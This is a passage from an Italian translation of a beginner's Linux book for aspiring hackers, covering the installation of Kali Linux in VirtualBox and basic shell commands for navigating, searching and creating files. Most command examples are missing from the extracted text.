Ora vi verrà chiesto di scegliere la lingua. Selezionate quella che preferite (noi abbiamo scelto l'italiano, anche se molti strumenti saranno comunque in inglese) e cliccate su **Continua**. Selezionate la posizione e cliccate **Continua**, quindi selezionate il layout di tastiera.

Cliccando su **Continua**, VirtualBox inizierà il rilevamento dell'hardware e delle schede di rete. Attendete che finisca. Al termine, verrà visualizzata una schermata in cui vi verrà chiesto di configurare la rete, come nella [Figura I.11](#).

La prima domanda che vi verrà posta è il nome dell'host. Potete inserire qualsiasi valore; il suggerimento è lasciare quello predefinito, ossia "kali".

In seguito, vi verrà chiesto un nome di dominio, che potete tranquillamente lasciare vuoto. Cliccate su **Continua** e inserite un nome utente: potete inserire il vostro nome e cognome, oppure un nome di fantasia. Subito dopo

vi verrà chiesto il nome utente dell'account; per impostazione predefinita, si tratta del vostro nome (o di qualsiasi nome avete specificato come nome completo), con l'iniziale minuscola. Il nome utilizzato per questo account è uguale a quello dell'account root, ma quando fate login a Linux per la prima volta non state accedendo come root, bensì come account standard. Per avere accesso all'account root, dovete accedere al sistema con l'account standard e passare in un secondo tempo all'account root, come vedremo nel [Capitolo 2](#). La schermata successiva, illustrata nella [Figura I.12](#), è estremamente importante: dovete inserirvi la password da utilizzare per l'utente appena creato, che inizialmente è anche la password dell'account root.

L'utente root in Linux è l'amministratore di sistema, che ha pieni poteri su tutte le operazioni: proprio per questo motivo nelle ultime versioni di Kali Linux è stato disabilitato l'accesso predefinito come utente root.

Figura I.11 – Inserimento di un nome di host.

Figura I.12 – Scelta di una password.

La password che scegliete in questa fase, comunque, vi permetterà anche di passare a root dopo che avrete fatto login come account standard, ma sarebbe meglio cambiarla: in tal modo, con un unico nome avrete di fatto due account diversi, uno standard e uno root, con due password differenti. Potete scegliere qualsiasi password che riteniate sufficientemente sicura. Qualora si trattasse di un sistema fisico che ha accesso a Internet, è consigliabile utilizzare una password molto lunga e complessa, per evitare che un aggressore la possa craccare facilmente. Dal momento che questa è una macchina virtuale alla quale non è possibile accedere senza accedere al sistema operativo host, l'autenticazione su questa macchina virtuale è meno critica. In ogni caso, è sempre bene scegliere una password efficace.

Cliccate su **Continua** per passare al partizionamento dei dischi.

Una *partizione* è una parte, o segmento, del disco rigido. Lasciate l'opzione predefinita **Guidato - usa l'intero disco**: Kali rileva i dischi rigidi e

imposta automaticamente tutte le partizioni.

Verrà visualizzato un messaggio in cui venite avvertiti che tutti i dati presenti sul disco rigido saranno eliminati: non vi preoccupate. Il disco che viene toccato è esclusivamente quello virtuale, non quello della macchina host, e per di più al momento è completamente vuoto, per cui non succederà niente. Cliccate su **Continua**.

Kali vi chiederà se preferite memorizzare tutti i file in un'unica partizione o se preferite partizioni separate. Qualora si trattasse di un sistema di produzione, probabilmente la scelta migliore sarebbe optare per partizioni separate per */home*, */var* e */tmp*. Dal momento però che il sistema che stiamo installando serve a imparare ed è in un ambiente virtuale, potete tranquillamente scegliere **Tutti i file in una partizione**.

A questo punto vi verrà chiesto se volete scrivere le modifiche su disco. Selezionate **Terminare il partizionamento e scrivere le modifiche sul disco**. Kali vi chiederà nuovamente se siete sicuri di voler scrivere le modifiche sul disco; selezionate **Sì** e cliccate su **Continua** ([Figura I.13](#)).

Figura I.13 – Scrittura delle modifiche su disco.

Kali inizierà a installare il sistema operativo. Dovrete ancora operare alcune scelte, per esempio l'ambiente di lavoro. Per impostazione predefinita, Kali installa solo Xfce, un'interfaccia grafica veloce e leggera, ma se lo desiderate potete anche installare Gnome o KDE. Il nostro consiglio è lasciare inalterata questa opzione e installare solo Xfce. Potete quindi scegliere quale set di strumenti installare. Per impostazione predefinita, vengono installati i 10 strumenti più comuni più alcuni strumenti raccomandati. Potete anche scegliere di installarli tutti, ossia quelli raccomandati più una serie di altri strumenti. Se non vi spaventa il fatto di installare anche altri strumenti aggiuntivi, potete usare questa opzione; in caso contrario, potete tranquillamente limitarvi a installare solo i 10 strumenti più comuni più quelli raccomandati (ossia l'opzione predefinita).

L'installazione richiede un po' di tempo, quindi prendetevi una pausa caffè. Al termine, vi verrà chiesto se volette usare un mirror di rete. Dal momento che non vi servirà, cliccate **No**.

Kali vi chiederà quindi se desiderate installare il bootloader GRUB (Grand Unified Bootloader), come illustrato nella [Figura I.14](#). Un *bootloader* consente di caricare il kernel del sistema operativo, il che a sua volta serve a far partire il sistema operativo stesso. Scegliete **Sì** e cliccate su **Continua**.

Figura I.14 – Installazione di GRUB.

Nella schermata successiva vi verrà chiesto se volette installare il bootloader GRUB automaticamente o manualmente. Storicamente, e per ragioni piuttosto oscure, Kali Linux tende a bloccarsi all'avvio se scegliete l'installazione automatica di GRUB, pertanto selezionate **Inserire il device manualmente**, come illustrato nella [Figura I.15](#).

Nella schermata seguente, inserite l'unità in cui installare il bootloader GRUB: sarà qualcosa come `/dev/sda`). Dopo qualche altro istante per portare a completamento l'installazione, dovremmo esserci: congratulazioni! Avete appena finito di installare Kali Linux. Cliccate su **Continua**. Kali riavvierà il sistema. Prima di rivedere la schermata di login di Kali Linux 2021, illustrata nella [Figura I.16](#), verranno visualizzate delle righe su una schermata nera.

Figura I.15 – Inserimento manuale del device.

Figura I.16 – La schermata di login di Kali Linux.

Accedete con il nome utente che avete registrato (ricordiamo che *non* state facendo login come root, ma come account standard). Quando vi viene richiesto, inserite la password.

Dopo il login, verrà visualizzato il desktop di Kali, illustrato nella [Figura I.17](#). Se desiderate cambiare la risoluzione dello schermo, potete

selezionare **Schermo virtuale 1** dal menu **Visualizza** di VirtualBox, scegliendo quindi la risoluzione più adeguata al vostro schermo.

Figura I.17 – La schermata home di Kali Linux.

Ora siete pronti a iniziare il viaggio nell'affascinante mondo dell'hacking! Benvenuti!

Installazione di Kali: The Easy Way

Abbiamo visto come si installa Kali Linux seguendo la normale procedura di installazione, valida sia per le macchine virtuali sia per l'installazione fisica su un computer. Esiste però un metodo molto più facile per installare Kali Linux in una macchina virtuale, che consiste nello scaricare e installare un'immagine virtuale.

Nella pagina dei download di Kali, se scorrerete verso il basso noterete una sezione intitolata “Download Kali Virtual Machines”, sotto la quale un pulsante rosso indica “OFFENSIVE SECURITY VM DOWNLOAD PAGE”. Cliccateci sopra per andare alla pagina contenente le macchine virtuali già pronte. Scaricate il file Kali Linux VirtualBox 64-Bit (OVA) se avete una macchina a 64 bit, altrimenti scaricate la versione a 32 bit della macchina virtuale. Come per l'immagine del sistema operativo, anche la macchina virtuale può essere scaricata sia direttamente sia con un programma per i torrent.

Al termine del download, fate doppio clic sul file con estensione .ova: viene visualizzata la finestra di importazione delle applicazioni virtuali. Cliccate su Importa e accettate la licenza GPL v3 nella finestra che viene visualizzata. Dopo qualche istante, la macchina virtuale sarà installata e pronta per l'uso, senza nessun altro intervento da parte vostra.

Questo sistema ha i suoi pro e i suoi contro. Da un lato, è molto più semplice e veloce che seguire la procedura di installazione standard; dall'altro, però, non vi consente di fare alcun tipo di scelta, perché la macchina virtuale viene importata così com'è stata impostata da chi l'ha

preparata. Le immagini hanno un nome utente e una password predefiniti: “kali” e “kali”.

1. <https://www.hackers-arise.com/>.

1

Le basi di Linux

Noi hacker siamo, per nostra propria natura, delle persone pratiche. Ci piace toccare le cose e giocarci. Ci piace anche costruire cose, se pure ciò comporta che, a volte, le rompiamo. Pochi di noi amano leggere interminabili tomi pieni di informazioni teoriche prima di metterci a fare ciò che davvero amiamo: hacking. Questo capitolo tiene conto di quanto detto e il suo scopo è mettervi in mano alcune competenze fondamentali per iniziare a lavorare con Kali... fin da subito!

In questo capitolo non approfondiremo nessun concetto: ci limiteremo a dare le informazioni indispensabili per permettervi di giocare ed esplorare il sistema operativo degli hacker: Linux. Gli approfondimenti sono rimandati ai capitoli seguenti.

Termini e concetti di base

Prima di iniziare il nostro viaggio, vorrei presentare alcuni termini che dovrebbero chiarire i concetti di cui parleremo in questo capitolo.

File binari (o semplicemente “binari”) Questo termine, lungi dall'appartenere al mondo delle ferrovie, indica i file che possono essere eseguiti, un po' come i file eseguibili di Windows. Solitamente i file binari si trovano nella directory */usr/bin* o */usr/sbin*. Sono file binari come *ps*, *cat*, *ls* *ifconfig* (tutte trattate in questo capitolo), oltre ad applicazioni come *aircrack-ng*, uno strumento di crack delle reti wireless, e *Snort*, un sistema per il rilevamento delle intrusioni (IDS, intrusion detection system).

Differenza maiuscole-minuscole A differenza di Windows, il file system di Linux distingue fra maiuscole e minuscole. Ciò significa che *Desktop* è diverso da *desktop*, che a sua volta è diverso da *DeskTop*. Ognuna di queste stringhe rappresenta un nome di file o di directory diverso. Molte persone abituate a Windows si trovano in difficoltà. Se ricevete un messaggio come

“file or directory not found” e sapete che il file o la directory esiste, probabilmente dovete controllare bene le maiuscole e le minuscole.

Directory È esattamente la stessa cosa delle cartelle di Windows. Una directory serve a organizzare i file in maniera gerarchica.

Home Ogni utente ha la propria directory */home*, nella quale solitamente vengono salvati i file che crea.

Kali Kali Linux è una distribuzione di Linux specificamente progettata per il penetration testing. Dispone di centinaia di strumenti preinstallati, che vi risparmiano ore di lavoro per scaricarli e installarli manualmente. Useremo l’ultima versione di Kali disponibile al momento della traduzione: Kali 2021.1, rilasciata a febbraio 2021.

root Come tutti i sistemi operativi, Linux ha un account amministratore, o superuser, che dev’essere utilizzato da una persona di fiducia, alla quale è consentito svolgere qualsiasi operazione sul sistema, come riconfigurarla, aggiungere utenti e modificare password. In Linux, questo account si chiama *root*. Come hacker o pentester, userete spesso l’account root per controllare completamente il sistema. In effetti, molti strumenti di hacking richiedono un accesso root per funzionare.

Script È una serie di comandi eseguiti in un ambiente interprete che traduce ogni riga in codice sorgente. Molti strumenti di hacking sono semplici script. Gli script possono essere eseguiti con l’interprete zsh o qualsiasi altro interprete di linguaggi di scripting, come Python, Perl o Ruby. Al momento, fra gli hacker l’interprete più usato è Python.

Shell È un ambiente e un interprete per l’esecuzione di comandi in Linux. La shell di gran lunga più usata è bash, che sta per *Bourne-again shell*; altre shell molto diffuse sono C shell e Z shell. Quest’ultima è quella predefinita di Kali Linux. In questo libro useremo esclusivamente la Z shell (zsh).

Terminale È l’interfaccia a riga di comando (CLI, command line interface).

Acquisite queste informazioni, cercheremo di studiare metodicamente le competenze Linux essenziali per diventare un hacker o un pentester. In questo primo capitolo vedremo come iniziare a usare Kali Linux.

Un giro di Kali

Quando avviate Kali, viene visualizzata una schermata di login, come quella illustrata nella [Figura 1.1](#). Accedete con l'account e la password che avete creato durante l'installazione di Kali. Non siete ancora utenti root: vedremo più avanti come attivare l'account root.

Viene visualizzato il desktop di Kali ([Figura 1.2](#)). Vediamo subito due aspetti cruciali del desktop: il terminale e la struttura dei file.

Il terminale

Per prima cosa, vedremo come aprire il *terminale*, ossia l'interfaccia a riga di comando che useremo nel corso del libro. In Kali Linux, se avete mantenuto l'interfaccia Xfce predefinita, l'icona del terminale si trova nella barra superiore; se invece avete installato un'altra interfaccia, come Gnome o KDE, l'icona potrebbe trovarsi in un'altra posizione. Nel prosieguo del libro daremo per scontato che abbiate lasciato l'impostazione predefinita e che stiate quindi usando l'interfaccia Xfce. Fate clic sull'icona per aprire il terminale: vedrete una finestra simile a quella illustrata nella [Figura 1.3](#).

Figura 1.1 – Accesso a Kali Linux con l'account utente creato durante l'installazione.

Figura 1.2 – Il desktop di Kali Linux.

Figura 1.3 – Il terminale di Kali.

Il terminale apre l'ambiente a riga di comando, noto come *shell*, che consente di eseguire comandi nel sistema operativo e di scrivere degli script. Linux dispone di svariati ambienti di shell, ma il più comunemente

utilizzato è senza dubbio la shell bash, che è quella predefinita di Kali e di numerose altre distribuzioni Linux.

Per cambiare la password, potete usare il comando `passwd`.

Il file system di Linux

La struttura del file system di Linux è diversa da quella di Windows. In Linux non esiste un'unità fisica (come l'unità C:) alla base del file system; si usa, invece, un file system logico. In cima alla struttura del file system c'è `/`, che spesso è indicata come la directory *radice*, o *root*, del file system, un po' come se questo fosse un albero al contrario (si veda la [Figura 1.4](#)). La radice o root del file system non ha niente a che vedere con l'utente root. Dapprincipio, i due termini potrebbero creare confusione, ma man mano che ci si abitua a usare Linux ci si abituerà a distinguerli.

La root (`/`) del file system è in cima all'albero; sotto di essa vi sono tutte le altre sottodirectory, le più importanti delle quali sono:

`/root` La home directory dell'utente root;

`/etc` In genere contiene i file di configurazione di Linux, ossia quelli che controllano il modo e il momento in cui i programmi vengono avviati;

`/home` La home directory dell'utente;

`/mnt` Dove altri file system vengono collegati o montati al file system principale;

`/media` Dove vengono solitamente collegati o montati CD e dispositivi USB al file system principale;

`/bin` Dove si trovano i *file binari* (l'equivalente dei file eseguibili in Microsoft Windows o delle applicazioni in macOS);

`/lib` Dove si trovano le *library* (programmi condivisi simili alle DLL di Windows).

Figura 1.4 – Il file system di Linux.

Queste directory importanti verranno approfondite più avanti nel testo. Per poter navigare nel file system dalla riga di comando, è importante comprendere come vengono usate queste directory di primo livello.

Prima di iniziare, è importante sapere che, quando si eseguono lavori di routine, non si deve accedere come root, perché chiunque dovesse riuscire a penetrare nel sistema (e sì, accade anche agli hacker di essere hackerati) mentre siete root avrà immediatamente i privilegi di root e prenderà possesso del vostro sistema (in gergo si dice che siete stati “owned”, letteralmente “posseduti”). Come abbiamo detto in precedenza, nelle ultime versioni di Kali Linux l’accesso avviene sempre come utente regolare: non è consentito accedere al sistema come root, a meno di non forzare la cosa (operazione che peraltro sconsigliamo). Come utenti regolare, potrete avviare le normali applicazioni, navigare sul web, lanciare strumenti come Wireshark e così via. Dal momento che dovete fare pratica nell’hacking, per quanto riguarda gli esercizi di questo libro è meglio che assumiate i privilegi di root, operazione che vedremo fra breve.

Comandi di base di Linux

Per iniziare, vediamo alcuni comandi di base con cui potete iniziare a lavorare in Linux.

Sapere dove ci si trova con pwd

A differenza di quanto accade lavorando con un’interfaccia utente grafica (GUI, Graphical User Interface), come Windows o macOS, la riga di comando di Linux non rende sempre chiaro in quale directory ci si trova. Per portarsi a una nuova directory, è necessario conoscere in quale ci si trova. Il comando `pwd`, che sta per *present working directory* (directory di lavoro corrente), restituisce in che punto della struttura delle directory ci si trova attualmente.

Inserite `pwd` nel terminale per sapere dove vi trovate:

In questo caso, Linux ha restituito /<nomeutente>, dove, ovviamente, <nomeutente> è il nome utente che avete specificato durante l'installazione del sistema operativo: significa che siamo nella home directory dell'utente utente. Dal momento che avete avuto accesso come utenti standard, la cartella iniziale su cui si apre il terminale sarà la home directory dell'utente standard, che si trova un livello al di sotto della directory di livello superiore del file system (/).

Se vi trovate in un'altra directory, pwd restituirà il nome di quella directory.

Verificare il login con whoami

In Linux, il superutente, o amministratore di sistema, è l'onnipotente root, che ha tutti i privilegi necessari per aggiungere utenti, cambiare password, cambiare privilegi e così via. Ovviamente, non a tutti dev'essere concessa la possibilità di operare tali modifiche, ma solo a persone di fiducia che abbiano un'eccellente conoscenza del sistema operativo. L'attività di hacker richiede di avere tutti i privilegi necessari all'esecuzione dei programmi e dei comandi (molti degli strumenti utilizzati per l'hacking non funzionano senza privilegi di root), il che significa che, se non accedete come root, per poterli utilizzare dovete passare a root. Nel resto del libro, pertanto, daremo per scontato che, dopo aver avuto accesso come utenti standard, abbiate scalato i privilegi ottenendo quelli di root.

Se vi siete dimenticati con quale utente avete avuto accesso, o se volete verificare se effettivamente siete root, potete usare il comando whoami:

Se invece non siete ancora passati all'utente whoami, verrà visualizzato il nome utente con cui avete avuto accesso:

Muoversi nel file system Linux

È essenziale sapersi muovere nel file system di Linux dal terminale: dovete sapere come trovare applicazioni, file e directory all'interno di altre directory, se volete orientarvi velocemente. In un sistema con interfaccia

grafica è possibile visualizzare graficamente le directory, mentre se si usa un’interfaccia a riga di comando la struttura è interamente testuale e navigare nel file system significa usare dei comandi.

Cambiare directory con cd

Per cambiare directory dal terminale si usa il comando *change directory*, cd. Per esempio, per andare alla directory */etc*, in cui sono memorizzati i file di configurazione, si usa questo comando:

Il prompt cambia e diventa `root@kali:/etc`, a indicare che ci si trova nella directory */etc*. Inserite `pwd` per verificare:

Per salire di un livello nella struttura dei file (verso la directory radice, ossia `/`), si usa il comando `cd` seguito da due punti fermi (`..`), come in:

Il comando porta in su di una directory, da */etc* a `/`, ma è possibile risalire di tutti i livelli che occorrono: basta usare un numero di coppie di punti pari al numero di livelli di cui risalire, separandoli con una barra:

per salire di un livello si usa `..`;

per salire di due livelli si usa `../..`;

per salire di tre livelli si usa `.../..` e così via.

Per esempio, per salire di due livelli si immette il comando `cd` seguito da due coppie di punti, separate da una barra, in questo modo:

Ovviamente, si può salire più di un livello se si è scesi più di un livello rispetto alla directory radice. Inoltre, per salire direttamente alla directory radice, ovunque ci si trovi nel file system, si può immettere il comando `cd /`, dove `/` rappresenta appunto la radice.

Elenco dei contenuti di una directory con ls

Per visualizzare il contenuto di una directory (file e sottodirectory) si usa il comando `ls` (che sta per list, ossia elenco), molto simile al comando `dir` di Windows.

Questo comando elenca sia i file sia le directory contenute all'interno di una directory. È possibile utilizzare questo comando in qualsiasi directory, non solo in quella in cui ci si trova, specificandone il nome dopo il comando; per esempio, `ls /etc` mostra il contenuto della directory `/etc`.

Per maggiori informazioni su file e directory, come permessi, proprietario, dimensione, data e ora di ultima modifica, è possibile aggiungere l'opzione `-l` dopo `ls` (dove `l` sta per *long*, ossia descrizione estesa). A volte questo formato prende il nome di *elenco esteso* (o *long listing*). Proviamo:

Come si può notare, il comando `ls -l` fornisce molte più informazioni, indicando per esempio se un oggetto è un file o una directory, il numero di link, il proprietario, la dimensione, la data e l'ora di creazione o modifica, oltre al nome.

Quando voglio visualizzare il contenuto di una directory, solitamente specifico sempre l'opzione `-l`, ma ovviamente ognuno fa come preferisce. Parleremo ancora di `ls -l` nel [Capitolo 5](#).

In Linux, alcuni file sono nascosti e non vengono visualizzati con il comando `ls` né con `ls -l`. Per visualizzare i file nascosti, è necessario aggiungere l'opzione `-a`, in questo modo:

Se un file che si ritiene dovrebbe esserci non viene invece visualizzato, provate a inserire il comando `ls` con l'opzione `-a`. Se si usano più opzioni, è possibile combinarle tutte insieme, come nell'esempio appena riportato, in cui abbiamo usato l'opzione `-la` invece di specificare `-l -a`.

[Guida in linea](#)

Praticamente tutti i comandi, le applicazioni e le utility hanno un file di guida che ne illustra l'utilizzo. Per esempio, se occorre aiuto per l'uso del migliore strumento di cracking per le reti wireless, ossia aircrack-ng, è sufficiente digitare il comando aircrack-ng seguito dall'opzione --help:

Si noti, in questo esempio, la presenza del doppio trattino. In Linux c'è una convenzione per cui davanti alle opzioni costituite da una parola, come help, si usa il doppio trattino (--), mentre il trattino singolo (-) viene utilizzato davanti alle opzioni costituite da una singola lettera, come -h. Quando si immette questo comando, viene visualizzata una breve descrizione dello strumento e una guida all'uso. In alcuni casi, per visualizzare la guida al comando è possibile specificare l'opzione -h o -?. Per esempio, per avere una guida sul migliore strumento di port scanning per gli hacker, ossia nmap, questo è il comando da inserire:

Purtroppo, benché molte applicazioni supportino tutte e tre le opzioni (--help, -h e -?), non esiste alcuna garanzia che l'applicazione che vi interessa lo faccia; pertanto, se un'opzione non dovesse funzionare, provatene un'altra.

Consultare il manuale con man

Oltre all'opzione per la guida, molti comandi e applicazioni dispongono di una sorta di manuale integrato, noto come pagina man, contenente maggiori informazioni, per esempio una descrizione e un riassunto delle funzioni del comando o dell'applicazione. Per visualizzare una pagina man è sufficiente digitare man prima del nome del comando, dell'utility o dell'applicazione. Per esempio, per visualizzare la pagina man di aircrack-ng basta immettere questo comando:

Viene aperta la pagina man relativa ad aircrack-ng, che fornisce informazioni più approfondite rispetto alla schermata di help. È possibile far scorrere la pagina man premendo il tasto INVIO; in alternativa, si può andare avanti e indietro di una pagina rispettivamente con i tasti PAG ↓ e

PAG ↑, oppure usare i tasti freccia. Per uscire, è sufficiente premere **q** (per “quit”, uscita), così da tornare al prompt dei comandi.

Ricerche

Finché non si impara a conoscere Linux, può essere frustrante trovare ciò che occorre. La conoscenza di alcuni comandi e tecniche di base, però, vi aiuterà moltissimo a rendere più facile l’impiego della riga di comando. I comandi seguenti aiutano a eseguire ricerche dal terminale.

Ricerca con locate

Il programma più facile da usare è, probabilmente, `locate`. Seguito da una parola chiave con cui si specifica che cosa volete trovare, il comando esamina l’intero file system e trova ogni occorrenza della parola specificata.

Per cercare `aircrack-ng`, per esempio, occorre inserire quanto segue:

Tuttavia, il comando `locate` è lungi dall’essere perfetto. A volte, i suoi risultati possono essere eccessivi e dare fin troppe informazioni. Inoltre, `locate` utilizza un database che viene solitamente aggiornato una sola volta al giorno; pertanto, se avete creato un file pochi minuti fa, potrebbe non essere visualizzato nell’elenco fino al giorno successivo. È importante segnalare gli svantaggi di questi comandi di base, in modo che possiate scegliere con oculatezza quando e come utilizzarli.

Trovare file binari con whereis

Se state cercando un file binario, potete usare il comando `whereis` per trovarlo. Questo comando non restituisce solamente la posizione del file, ma anche di sorgente e pagina man, se esistono. Ecco un esempio:

In questo caso, `whereis` ha restituito solamente i file binari e la pagina man di `aircrack-ng` e non ogni singola occorrenza della stringa `aircrack-ng`, il

che è decisamente più utile.

Trovare file binari nella variabile PATH con which

Il comando `which` è ancora più specifico: restituisce solamente la posizione dei file binari nella variabile `PATH` di Linux. Approfondiremo la variabile `PATH` nel [Capitolo 7](#); per il momento, basti sapere che questa variabile contiene le directory in cui il sistema operativo va a cercare i comandi eseguiti sulla riga di comando.

Per esempio, immettendo `aircrack-ng` alla riga di comando, il sistema operativo cerca nella variabile `PATH` per verificare in quali directory cercare `aircrack-ng`:

In questo caso, `which` ha trovato un singolo file binario nelle directory elencate nella variabile `PATH`. In questa variabile è compresa come minimo la directory `/usr/bin`, ma solitamente vi si trova anche `/usr/sbin` e a volte alcune altre.

Ricerche avanzate con find

Il comando `find` è il più potente e flessibile per cercare le utility. È in grado di iniziare la ricerca in qualsiasi directory specificata e di cercare utilizzando diversi parametri, inclusi, ovviamente, il nome del file, ma anche la data di creazione o modifica, il proprietario, il gruppo, i permessi e la dimensione.

Ecco la sintassi di base di `find`:

Se per esempio si vuole cercare un file di nome `apache2` (un web server open source) partendo dalla directory radice, ecco il comando da immettere:

Per prima cosa si specifica la directory in cui avviare la ricerca, in questo caso `/` ❶. Si indica quindi che tipo di file cercare; in questo caso, `f`, che indica un file normale ❷. Infine si specifica il nome del file ricercato, in questo caso `apache2` ❸.

Di seguito sono riportati i risultati della ricerca:

Il comando `find` ha iniziato dal punto più alto del file system (`/`), quindi ha esaminato ogni directory alla ricerca di `apache2` nel nome del file, elencando quindi tutte le istanze trovate.

Come potete immaginare, una ricerca del genere, eseguita su tutte le directory, può essere lenta. Per velocizzarla, si può cercare solo nella directory in cui si ritiene che si debbano trovare i file necessari. Ipotizzando che stiamo cercando un file di configurazione, possiamo iniziare dalla directory `/etc`: Linux eseguirà quindi la ricerca solo in questa directory e nelle sue sottodirectory. Proviamo:

Questa ricerca è molto più rapida e ha trovato occorrenze di `apache2` nella directory `/etc` e nelle sue sottodirectory. È importante notare anche che, a differenza di altri comandi di ricerca, `find` visualizza solamente le corrispondenze *esatte*. Se il file `apache2` ha un'estensione, per esempio `apache2.conf`, la ricerca *non* trova corrispondenze. Questo limite può essere superato usando i *caratteri jolly*, o *wildcard*, che consentono di cercare più caratteri alla volta. I caratteri jolly sono di diverso tipo: `*` . , `?` e `[]`.

Proviamo a cercare nella directory `/etc` tutti i file che iniziano con `apache2` e hanno qualsiasi estensione. A questo scopo, possiamo digitare il comando `find` con questo carattere jolly:

Eseguendo questo comando, scopriamo che nella directory `/etc` esiste un unico file che corrisponde al pattern `apache2.*`. Quando il carattere jolly `*` segue un punto, il terminale cerca qualsiasi estensione dopo il nome del file `apache2`. È una tecnica che può tornare utile quando si cercano dei file di cui non si conosce l'estensione.

Eseguendo questo comando, vengono trovati due file che iniziano con *apache2* nella directory */etc*, fra i quali si trova anche il file *apache2.conf*.

DUE PAROLE SUI CARATTERI JOLLY

Ipotizziamo di dover fare una ricerca in una directory contenente i file *cat*, *hat*, *what* e *bat*. Il carattere jolly ? rappresenta un singolo carattere; pertanto, una ricerca di ?at troverà *hat*, *cat* e *bat*, ma non *what*, perché in questo nome di file *at* è preceduto da due lettere, non da una sola. Il carattere jolly [] serve a trovare i caratteri che si trovano all'interno delle parentesi quadre. Per esempio, cercando [c, b]at vengono trovati *cat* e *bat*, ma non *hat* né *what*. Uno dei caratteri jolly più usati è l'asterisco (*), che trova qualsiasi stringa di caratteri di qualsiasi lunghezza, da zero a un numero illimitato. Cercando *at, per esempio, vengono trovati *cat*, *hat*, *what* e *bat*.

Filtrare con grep

Spesso, quando si usa la riga di comando, ci si trova a dover cercare una particolare parola chiave. A questo scopo potete usare il comando grep come filtro per la ricerca delle parole chiave.

Il comando grep viene spesso utilizzato quando si passano i risultati di un comando a un altro, mediante un meccanismo noto come *piping*. Del piping parleremo nel [Capitolo 2](#); per il momento, basta dire che Linux (e anche Windows, se è per quello) consente di prendere l'*output* di un comando e inviarlo come *input* a un altro. Questa è appunto l'operazione nota come *piping*, per eseguire la quale si usa il carattere | (che non a caso si chiama anche carattere di pipe), che si ottiene premendo il tasto Maiusc più il carattere di barra inversa () sulla tastiera italiana.

Il comando ps serve a visualizzare le informazioni relative ai processi in esecuzione nella macchina. Ne parleremo più approfonditamente nel [Capitolo 6](#), ma per questo esempio ipotizziamo che vogliate visualizzare tutti i processi in esecuzione sul vostro sistema Linux. In questo caso, potete usare il comando ps (processi) seguito dall'opzione aux, che specifica quali informazioni dei processi visualizzare, in questo modo:

Questo comando visualizza l'elenco di *tutti* i processi in esecuzione in questo sistema; se però volette capire se un determinato processo è in esecuzione, potete fare il piping dell'output da ps a grep, cercando una parola chiave. Per esempio, per capire se il servizio apache2 è in esecuzione, ecco il comando che potete immettere:

Questo comando indica a Linux di visualizzare tutti i servizi, quindi invia l'output a grep, il quale cerca nell'output la parola chiave *apache2* e visualizza solo l'output corrispondente, facendo risparmiare tempo e fatica.

Modifica di file e directory

Dopo aver trovato file e directory, è utile imparare come eseguirvi delle azioni. In questo paragrafo vedremo come creare file e directory, copiare file, rinominarli ed eliminare file e directory.

Creare file

Esistono diversi modi per creare file in Linux; per il momento, limitiamoci a due semplici metodi. Il primo è il comando cat, abbreviazione di *concatenate*, che significa che si combinano due pezzi insieme (niente a che vedere con i felini domestici, pertanto). Il comando cat viene di solito impiegato per visualizzare il contenuto di un file, ma lo si può usare anche per creare file di piccole dimensioni. Per creare file più grossi, è meglio inserire il codice in un editor di testo come vim, emacs, mousepad, gedit o kate, quindi salvare il file.

Concatenazione con cat

Il comando cat seguito da un nome di file visualizza il contenuto del file, ma se vogliamo creare un file dobbiamo far seguire il comando cat con un *redirect*, che si ottiene con un simbolo di maggiore (>), seguito dal nome del file che si desidera creare. Ecco un esempio:

Premendo INVIO, Linux entra in *modalità interattiva* e attende l'inserimento del contenuto del file. Al primo impatto potreste rimanere sconcertati, dal momento che il prompt scompare. A voi basta iniziare a digitare: qualsiasi cosa scriviate, viene aggiunta al file, che, nel caso di questo esempio, ha il nome *hackingskills*. In detto esempio, abbiamo inserito la stringa L'hacking è la competenza più importante del XXI secolo!. Per uscire e tornare al prompt, si preme CTRL+D. Per visualizzare il contenuto del file *hackingskills*, basta usare questo comando:

Se non usate il simbolo di redirect, Linux non fa altro che restituire il contenuto del file.

Per aggiungere altro contenuto al file (operazione che prende il nome di *append*), si può usare il comando cat seguito da un doppio redirect (>>), seguito a sua volta dal contenuto che si desidera aggiungere al file. Ecco un esempio:

Come detto, Linux entra in modalità interattiva e attende il contenuto da aggiungere al file. Inserendo Tutti dovrebbero imparare l'hacking. e premendo CTRL+D, si torna al prompt; ora, quando si visualizza il contenuto del file con cat, si può notare come al file sia stato aggiunto il contenuto Tutti dovrebbero imparare l'hacking., come illustrato di seguito:

Se invece volete *sovrascrivere* il contenuto del file con informazioni nuove, potete usare il comando cat con un singolo redirect, come in questo caso:

Ancora una volta, Linux entra in modalità interattiva, quindi si inserisce il nuovo testo e si torna al prompt. Quando si usa nuovamente il comando cat per visualizzare il contenuto del file, si può notare come il contenuto precedente sia stato sostituito con quello più recente.

[Creazione di file con touch](#)

Il secondo comando per la creazione di file è touch. In origine, il comando era stato ideato in modo che l'utente potesse solo ritoccare (*touch* in inglese) un file per apportarvi piccole modifiche, come data di creazione o di modifica. Se però il file non esiste ancora, il comando lo crea.

Proviamo a creare un file di nome *newfile* con il comando touch:

Se ora inserite il comando `ls -l` per visualizzare l'elenco esteso della directory, potete notare la presenza di un nuovo file di nome *newfile*, la cui dimensione è 0 perché *newfile* è privo di contenuto.

Creazione di una directory

Per creare una directory in Linux si usa il comando `mkdir`, che sta per *make directory* (crea directory, appunto). Per creare una directory di nome *newdirectory* si immette il comando:

Per passare a questa directory appena creata, basta inserire:

Copia di file

Per copiare i file, si usa il comando `cp`, che crea una nuova copia del file nella nuova posizione, senza toccare la copia precedente.

Nell'esempio che segue creiamo il file *oldfile* nella directory radice con `touch`, quindi lo copiamo in `/root/newdirectory`, rinominandolo in *newfile* e lasciando *oldfile* al suo posto:

Non è obbligatorio rinominare il file. Se lo volete fare, comunque, basta aggiungere il nome desiderato alla fine del percorso. Se non si rinomina il file al momento della copia, per impostazione predefinita esso manterrà il nome originale.

Portandoci alla directory *newdirectory*, possiamo notare che contiene una copia esatta di *oldfile*, chiamata *newfile*:

Rinominare un file

Linux non dispone, purtroppo, di un comando apposito per rinominare un file, come invece ha Windows (e qualche altro sistema operativo), ma potete usare all'uopo il comando `mv` (move, ossia sposta).

Il comando `mv` serve a spostare un file o una directory in una nuova posizione, oppure a cambiare il nome di un file. Per cambiare il nome di *newfile* in *newfile2*, basta inserire questo comando:

Ora, quando si visualizza l'elenco (`ls`) della directory, si può notare la presenza del file *newfile2*, ma non di *newfile*: di fatto, il file è stato rinominato. La stessa operazione può essere svolta anche per le directory.

Eliminare un file

